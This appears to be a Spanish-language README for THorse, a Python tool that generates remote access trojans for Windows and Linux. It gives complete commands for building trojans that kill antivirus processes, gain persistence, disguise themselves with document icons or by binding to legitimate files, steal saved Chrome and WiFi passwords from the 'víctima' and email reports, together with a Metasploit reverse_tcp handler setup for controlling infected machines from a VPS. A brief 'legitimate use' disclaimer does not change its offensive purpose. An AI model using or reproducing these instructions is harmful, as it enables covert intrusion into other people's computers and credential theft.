

THorse es un generador de RAT (Troyano de Administración Remota) para sistemas Windows/Linux escrito en Python 3.
THorse es un generador de RAT (troyano de administración remota) para sistemas Windows/Linux escrito en Python 3.
Este pequeño script de Python puede hacer un trabajo realmente increíble.
:computer: Este proyecto fue creado solo con fines legítimos y para uso personal.
ESTE SOFTWARE SE PROPORCIONA "TAL CUAL" SIN GARANTÍA DE NINGÚN TIPO. PUEDES UTILIZAR ESTE SOFTWARE BAJO TU PROPIO RIESGO. EL USO ES COMPLETA RESPONSABILIDAD DEL USUARIO FINAL. LOS DESARROLLADORES NO ASUMEN NINGUNA RESPONSABILIDAD Y NO SON RESPONSABLES DE NINGÚN USO INDEBIDO O DAÑO CAUSADO POR ESTE PROGRAMA.
| Recuperaciones admitidas, intenta recuperar contraseñas guardadas de: |
|---|
| Navegador Chrome |
| WiFi |
Todos sabemos lo potente que es el payload de Meterpreter, pero aún así el payload creado con él no es satisfactorio.
En Windows, especifica/establece la ruta de Pyinstaller en paygen.py [Línea 14]
La ruta predeterminada es esta : PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
Cámbiala de acuerdo a tu sistema
# Install dependencies
$ Install latest python 3.x
# Navigate to the /opt directory (optional)
$ cd /opt/
# Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# Go into the repository
$ cd thorse
# Installing dependencies
$ bash installer_linux.sh
# If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py
$ chmod +x paygen.py
$ python3 paygen.py --help
# Making Payload/RAT
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT with Custom Time to become persistence
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
# 1. Setup a VPS, You can buy Ubuntu VPS from any VPS Provider such as Digital Ocean, Linode, AWS, etc
# 2. Connect to your VPS Using SSH
$ ssh username@ip_address
# 3. Update Your Linux VPS
$ sudo apt update
# 4. Add Kali Linux Repository
$ sudo sh -c "echo 'deb https://http.kali.org/kali kali-rolling main non-free contrib' > /etc/apt/sources.list.d/kali.list"
# 5. Install gnupg package
$ sudo apt install gnupg
# 6. Add Kali Public Keys
$ wget 'https://archive.kali.org/archive-key.asc' && sudo apt-key add archive-key.asc
# 7. Update VPS
$ sudo apt update
# 8. Set Kali Priority
$ sudo sh -c "echo 'Package: *'>/etc/apt/preferences.d/kali.pref; echo 'Pin: release a=kali-rolling'>>/etc/apt/preferences.d/kali.pref; echo 'Pin-Priority: 50'>>/etc/apt/preferences.d/kali.pref"
# 9. Update VPS
$ sudo apt update
# 10. Install Metasploit Framework in VPS
$ sudo apt install -t kali-rolling metasploit-framework
# NOTE: Above Steps needs to be performed only for once
# 11. Install pip3
$ sudo apt install python3-pip
# 12. Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# 13. Go into the repository
$ cd thorse
# 14. Installing dependencies
$ bash installer_linux.sh
# 15. If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py
$ 16. chmod +x paygen.py
$ python3 paygen.py --help
# Making Payload/RAT (If you want to Compile RAT for Windows, then Build RAT on Windows Machine & Use VPS for Controlling RAT Remotely)
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT with Custom Time to become persistence
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
# Install dependencies
$ Install latest python 3.x
# Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# Go into the repository
$ cd thorse
# Installing dependencies
$ python -m pip install -r requirements.txt
# Open paygen.py in Text editor and Configure Line 15, set Pyinstaller path, Default Path is as follows :-
# PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
# Getting Help Menu
$ python paygen.py --help
# Making Payload/RAT
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT binded with legitimate file [Any file .exe, .pdf, .txt etc]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon/txt.ico --bind passwords.txt
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
Necesitas instalar Metasploit-Framework en tu sistema para establecer la conexión
Configuración recomendada; puedes probar con cualquier otro payload en la línea 2
$ sudo msfconsole
msf3> use exploit/multi/handler
msf3> set payload python/meterpreter/reverse_tcp
msf3> set LHOST 192.168.43.221
msf3> set LPORT 443
msf3> run


Actualmente este repositorio es mantenido por mí (Pushpender Singh). Pero si quieres convertirte en contribuidor, añade alguna característica interesante y haz un pull request; lo revisaré y lo fusionaré con este repositorio.
Se aceptarán las pull requests de todos los contribuidores si su pull request es valiosa para este repositorio.
Abre el archivo de autostart con cualquier editor de texto, Ruta del archivo de autostart: ~/.config/autostart/xinput.desktop
Elimina estas 5 líneas:
[Desktop Entry]
Type=Application
X-GNOME-Autostart-enabled=true
Name=Xinput
Exec="destination_file_name"
Nota: destination_file_name es el nombre del archivo malicioso que le diste a tu TrojanHorse usando el parámetro -o
Reinicia tu sistema y luego elimina el archivo malicioso almacenado en esta ruta de abajo
Ruta de destino, donde se almacena TrojanHorse : ~/.config/xnput
¡Las contribuciones de cualquier tipo son bienvenidas!
NOTA: Si deberías estar en la lista de contribuidores y te olvidamos, ¡háznoslo saber!
| Abreviatura | Completo | Descripción |
|---|
| -h | --help | muestra este mensaje de ayuda y sale |
| -k KILL_AV | --kill_av KILL_AV | AntivirusKiller : especifica el .exe del antivirus que hay que eliminar. Ej.: --kill_av cmd.exe |
| -t TIME_IN_SECONDS | --persistence TIME_PERSISTENT | Se vuelve persistente después de __ segundos. valor predeterminado=10 |
| -w | --windows | Genera un ejecutable de Windows. |
| -l | --linux | Genera un ejecutable de Linux. |
| -b file.txt | --bind LEGITIMATE_FILE_PATH.pdf | AutoBinder : especifica la ruta del archivo legítimo. [SO compatible: Windows] |
| -s | --steal-password | Roba las contraseñas guardadas de la máquina de la víctima [SO compatible: Windows] |
| -d | --debug | Ejecuta el virus en primer plano |
| Abreviatura | Completo | Descripción |
|---|
| --icon ICON | Especifica la ruta del icono, el icono del archivo malicioso [Nota: debe ser .ico] | |
| --ip IP_ADDRESS | Dirección de correo electrónico para enviar informes. | |
| --port PORT | Puerto de la dirección IP proporcionada en el argumento --ip. | |
| -e EMAIL | --email EMAIL | Dirección de correo electrónico para enviar informes. |
| -p PASSWORD | --password PASSWORD | Contraseña para la dirección de correo electrónico dada en el argumento -e. |
| -o OUT | --out OUT | Nombre del archivo de salida. |
